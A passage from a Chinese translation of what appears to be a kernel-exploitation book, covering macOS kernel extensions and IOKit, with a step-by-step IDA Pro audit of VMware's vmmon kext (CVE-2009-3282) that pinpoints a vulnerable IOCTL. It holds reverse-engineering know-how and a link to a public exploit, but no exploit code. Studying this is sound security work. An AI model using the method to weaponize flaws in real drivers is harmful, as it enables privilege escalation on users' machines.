第二，KLD API 允许内核加载需要的启动时驱动。在这种情况下，内核调用相应的函数直接加载内核扩展。知道内核态可以加载额外的内核扩展是很有用的。

一个非权限用户也可能查询所有内核扩展映射到内核的状态，包括它们加载的地址、长度和其他有用的信息。可以用 kextstat 命令行工具将每个内核扩展改变为可读格式（如下面的代码所示），或者通过编程方式调用 Mach kmod_get_info()API 来查询得到一样的信息。

```
Index Refs Address  Size  Wired    Name (Version) <Linked Against>
   12   19 0x0        0x0   0x0          com.apple.kernel.6.0 (7.9.9)
   13    1 0x0        0x0   0x0          com.apple.kernel.bsd (7.9.9)
   14    1 0x0        0x0   0x0          com.apple.kernel.iokit (7.9.9)
   15    1 0x0        0x0   0x0          com.apple.kernel.libkern (7.9.9)
   16    1 0x0        0x0   0x0          com.apple.kernel.mach (7.9.9)
   17   18 0x5ce000  0x11000  0x10000   com.apple.iokit.IOPCIFamily
(2.6) <7 6 5
```

Mach 接口查询这样的信息很简单，对于利用过程的自动化也很有用。它只是调用 kmod_get_info() 函数然后传递 kmod_info 结构指针地址即可。然后更新这个指针指向系统上刚分

配的 kmods 列表。下面的程序片段打印的信息与 kextstat 程序的很相似。像往常一样，这段代码也全部能够从 www.attackingthecore.com 上获取。

```
int
main (int ac, char **av)
{
    mach_port_t task;
    kmod_info_t *kmods;
    unsigned int nokexts;
    task = mach_host_self();

    if ((kmod_get_info (task, (void *) &kmods, &nokexts) !=
KERN_SUCCESS)){
            printf("error: could not retrieve list of kexts.\n");
            return 1;
    }

    for (; kmods; kmods = (kmods->next) ? (kmods + 1): NULL)
            printf ("- Name: %s, Version: %s, Load Address: 0x%08x
Size: 0x%x\n", kmods->name, kmods->version, kmods->address, kmods-
>size);

    return 0;
}
```

IOKit

当在 Mac OS X 上编写设备驱动程序时，开发者通常使用一个叫做 IOKit 的 API 工具包。IOkit 是一个面向对象的框架，它实现了 C++ 的限制版本，源于嵌入式 C++。它的实现在 XNU 源代码树上的 libkern/directory。它关于 C++ 的实现有运行态信息、多继承、模板以及异常处理。

注意 从一个漏洞挖掘者的角度来看，在实现了其他模块后，C++ 特殊漏洞可能存在于内核态中。因此，当审查 IOKit 内核扩展时，必须注意 new 和 delete 函数的调用以免匹配错误，如生成一个单一的对象，然后使用 delete[] 删除。当然，自从 GCC 用来编译这些内核扩展，当分配大数量的对象时 new[] 会自动包装。

IOKit API 工具包是信息的好来源，因为它通过几个工具能够导出许多信息到用户态。比如，我们可以用 ioalloccount 和 ioclasscount 工具来查询分配的数量以及 IOKit API 分配的对象。又如，我们可以用 iostat 命令来查询系统的 I/O 统计数据。

IOKit 提供的另一个特性是设备注册。这是一个包含了系统当前 live/registered 下所有设备以及它们的配置信息的数据库。我们可以用 ioreg 命令行工具来查询注册表的信息，或者可以用 IORegistryExplorer GUI 应用程序来获得图形化视图。在利用的过程中，IOKit Registry 是一个宝藏库。

内核扩展审计

由于 Mac OS X 上的很多内核扩展都是闭源的，因此通过查看二进制内核扩展来定位软件

漏洞是有意义的。在这个过程中，第一步是寻找特定应用程序的手册或文档。这种收集信息的方式可以简化我们的工作。典型地，下一步是列举内核扩展所暴露的用户态到内核态的转换点。这些可能是 IOCTL、系统调用、Mach 端口、PF_SYSTEM 套接字，或者其他种类的接口。一种发现这些接口的方法是从头至尾对 kext 的 start() 函数进行逆向分析。虽然这是耗时的，但它能准确找出 kext 初始化时所有的接口类型。

为了达到这一目的，我们不妨先看看已发现的由 VMware Fusion 提供的 vmmon 内核扩展的漏洞。这个漏洞的编号是 CVE-2009-3282 和 VMSA-2009-0013，VMware 描述它是与 IOCTL 调用相联系的一个因素。对于这样的漏洞已经存在一个漏洞利用了（mu-b 在 digitalabs 中写道），但是我们更加关心这一阶段的审查过程，所以我们会忽略利用过程。

为了逆向分析 vmmon 二进制文件，我们将用 IDA Pro 工具来恢复删掉的数据。IDA Pro 是一个商业产品，但是 Hex-Rays 网站[⊖]上的旧版本是可以免费获取的。

在开始查看二进制文件时，我们先启动 IDA Pro，然后打开 vmmon.kext/Contents/MacOS 目录下面的二进制文件。正如我们之前所提到的，我们现在需要试着列举出 user-space-to-kernel 的那些接口并开始审查。不是反汇编整个 start() 函数，相反，我们采取了捷径。因为我们知道负责设置这些接口的例程名称，我们可以简单地打开 Imports 子窗口，然后搜查这些名字，如图 5.4 所示。



图 5.4　查找导入部分已知函数的名字

仔细查看，我们找到了一个导入函数 cdevsw_add()。这是一个负责安装字符设备的文件操作函数指针的函数。为了确定它在二进制文件的哪里调用，我们简单地高亮显示了这个函数，然后点击 X 键，找到了这个函数的所有引用，如图 5.5 所示。

⊖ www.hexray.com.




图 5.5 查找被引用的地方

图 5.5 只显示了一个引用，我们点击 OK 跳到那里去。从内核源代码我们知道 cdevsw_add() 函数有如下的定义：

```
int cdevsw_add(int index, struct cdevsw * csw);
```

这个函数有两个参数。第一个是称为 cdevsw[] 数组的索引，这个数组负责存储系统上 devfs 下面的每个字符设备的文件操作函数指针。index 指明了新设备的操作集在数组里的存储位置。在我们这个例子中，如图 5.6 所示，值 −1 指的是 0xFFFFFFFF，当 cdevsw_add() 看到一个负数时，它会用它的绝对值作为索引，然后从这个位置开始扫描一个有用的位置。然而，−1 会让 cdevsw_add() 从 0 开始扫描。这个函数的第二个参数是一个 cdevsw 类型的结构体。这个结构体的定义如下所示：




图 5.6 追踪出 cdevsw_add() 调用

```
struct cdevsw {
        open_close_fcn_t    *d_open;
        open_close_fcn_t    *d_close;
        read_write_fcn_t    *d_read;
        read_write_fcn_t    *d_write;
        ioctl_fcn_t         *d_ioctl;
        stop_fcn_t          *d_stop;
        reset_fcn_t         *d_reset;
        struct tty          **d_ttys;
        select_fcn_t        *d_select;
        mmap_fcn_t          *d_mmap;
        strategy_fcn_t      *d_strategy;
        getc_fcn_t          *d_getc;
        putc_fcn_t          *d_putc;
        int                 d_type;
};
```

当读写或类似的操作执行在 devfs 的字符设备上时，这个结构体中的每个函数指针用来定义不同函数调用。正如您所看到的那样，这个结构体的第五个元素为这个设备的 IOCTL 定义了函数指针。接下来回到 IDA Pro 来做一些调试。

在图 5.6 中的高亮区域，可以看到 0xFFFFFFFF 被作为 index 传递，也可以看到一个名不见经传的有趣引用 unk_EE60。从这个函数和汇编程序的声明中，我们可以确定它就是 cdevsw 结构体，但是 IDA Pro 并没识别出。这就是为什么 IDE Pro 在它的偏移量 / 地址后面对它进行命名。好消息是我们可以让 IDA Pro 识别这个结构体，并且 IDA Pro 马上就能够告诉我们在不同位置使用的所有成员的名字。不是添加所有的不同类型到函数指针，而是改变类型到 void(*ptr)() 类型。要添加我们的结构体到 IDA Pro，需要点击 Shift+F1 热键组合打开 Local Types 视图。从这个视图下，点击 Insert 键添加一个新结构体，然后粘贴我们的 C 代码。一旦完成，点击 Enter 键添加结构体，如图 5.7 所示。

现在 IDA Pro 识别了我们的结构体，是时候告诉它需要将定义应用到 unk_EE60 位置。为了达到这个目的，在 IDA 视图下定位到 unk_EE60 处，点击 Alt+Q，IDA Pro 会打开一个窗口，我们可以输入想要关联的特定内存地址的类型定义，如图 5.8 所示。

从弹出框中选择 cdevsw，unk_EE60 会根据我们定义的结构体进行格式化。现在我们可以展开结构体（通过点击 + 键），然后查看 d_ioctl 成员的地址，这就是漏洞所在的地方，如图 5.9 所示。

从这里我们可以清楚地看到 IOCTL 函数的地址：0xC98。在 IDA 视图下，我们可以在这个值这里单击 Enter 键跳到相应的 VIEW-A。通过一系列的快速步骤，我们已经大量减少了需要反汇编来查找漏洞的二进制代码的数量。

提示　IOCTL 是一种常见的漏洞来源。当通过逆向分析内核扩展查找 bug 时，我们讲述的上述步骤是一种常见且有用的起始点。




图 5.7 添加一个新类型的结构体定义




图 5.8 关联一个类型到一个内存地址

现在我们知道了 IOCTL 在二进制文件里面的位置，接下来可以开始有趣的部分了：审查它，查找 bug。在开始之前，我们必须看看内核源代码里面是如何定义这个函数的：

```
ioctl(int fildes, unsigned long request, ...);
```

```
__data:0000EE5F                 db    0
__data:0000EE60 neventry        dd 1CEAh                ; d_open
__data:0000EE60                                         ; DATA XREF: sub_87
__data:0000EE60                                         ; sub_1D84+54↑o ...
__data:0000EE60                 dd 1C88h                ; d_close
__data:0000EE60                 dd 0D12F0h              ; d_read
__data:0000EE60                 dd 0D12F0h              ; d_write
__data:0000EE60                 dd 0C98h                ; d_ioctl
__data:0000EE60                 dd 0D12F0h              ; d_stop
__data:0000EE60                 dd 0D12F0h              ; d_reset
__data:0000EE60                 dd 0                    ; d_ttys
__data:0000EE60                 dd 6BFh                 ; d_select
__data:0000EE60                 dd 0D12F0h              ; d_mmap
__data:0000EE60                 dd 0D12F4h              ; d_strategy
__data:0000EE60                 dd 0D12F0h              ; d_getc
__data:0000EE60                 dd 0D12F0h              ; d_putc
__data:0000EE60                 dd 0                    ; d_type
__data:0000EE98 dword_EE98      dd 0FFFFFFFFh           ; DATA XREF: sub_87
__data:0000EE98                                         ; sub_1BCC+83↑r ...
```

图 5.9　展开结构体定义来查找 d_ioctl 的地址

典型地，IOCTL 函数有 3 个参数。第一个是 IOCTL 执行的文件描述符。它通常是一个打开的 devfs 文件。第二个参数是一个无符号长整型，用来指示 IOCTL 将执行的功能。IOCTL 的典型行为就是执行一个 switch case，以决定执行哪一个行为。最后一个参数通常是一个空类型的指针，可以用来传递需要从用户态传递到特定 IOCTL 的任何数据。

好消息是，IDA Pro 可以用 N 键在适当的时候给函数参数命名。这将使逆向分析的过程更加清晰。一旦我们这样操作，就必须开始 IOCTL 审查流程以查找 bug。正如我们在本节的前面所说的，IOCTL 一般以 switch 开始，然后查看预先定义的 request 参数的值来确定需要哪个功能。就其本身而言，代码是以检测文件描述符来确定它的有效性开始的。然后直接比较 request 参数和一系列预定义的值，然后跳到可能的响应代码的地方。定位这个查找和跳转过程（摘要如图 5.10 所示）很简单，然后仔细地手动审查每一步（或者逃脱和查找 mu-b 的利用[⊖]），我们可以找到 request 的一个值，它看起来像一个漏洞。

```
__text:00000EDD                 cmp     edx, 0C0015627h
__text:00000EE3                 jnb     loc_140A
__text:00000EE9                 cmp     edx, 80105624h
__text:00000EEF                 jz      loc_1468
__text:00000EF5                 cmp     edx, 802E564Ah  ; Vulnerable IOCTL Here.
__text:00000EFB                 jz      loc_1546
__text:00000F01                 cmp     edx, 80105619h
__text:00000F07                 jnz     loc_D08
__text:00000F0D                 jmp     loc_12E3
```

图 5.10　反汇编 IOCTL 调用：查找和跳转的过程

图 5.11 显示了反汇编与 0x802E564A 相关的代码的情形（高亮显示 loc_1546 是跳转的目标）。

第一件引人注目的事情是检测全局变量 byte_EF60 是否是 0，如果是 0，那么就跳到 loc_1584（_text:0000155A）。然后代码使用 data 参数（_text:00001584）并且开始复制从此处开始的 4 个字节（偏移量是 0x4、0x8、0xC、0x10 等）到若干不知道的全局变量（dword_

⊖ www.digit-labs.org/files/exploits/vmware-fission.c

D040、dword_D044 等）。为进一步了解，我们需要准确地知道代码结束后那些变量会发生什么。为了实现这一目标，我们再一次使用 IDA Pro 的交叉引用功能查看每个地址发生了什么变化。

```
__text:00001546 loc_1546:                               ; CODE XREF: my_ioctl+263↑j
__text:00001546                 mov     eax, ds:dword_F440
__text:00001548                 mov     [esp+38h+var_38], eax
__text:0000154E                 call    near ptr
__text:00001553                 cmp     ds:byte_EF60, 0
__text:0000155A                 jz      short loc_1584
__text:0000155C                 mov     [esp+38h+var_30],
__text:00001564                 mov     eax, [ebp+data]
__text:00001567                 mov     [esp+38h+var_34], eax
__text:00001568                 mov     [esp+38h+var_38], offset dword_D0D40
__text:00001572                 call    near ptr
__text:00001577                 test    eax, eax
__text:00001579                 jnz     loc_1618
__text:0000157F                 jmp     loc_160C
__text:00001584 ;
__text:00001584
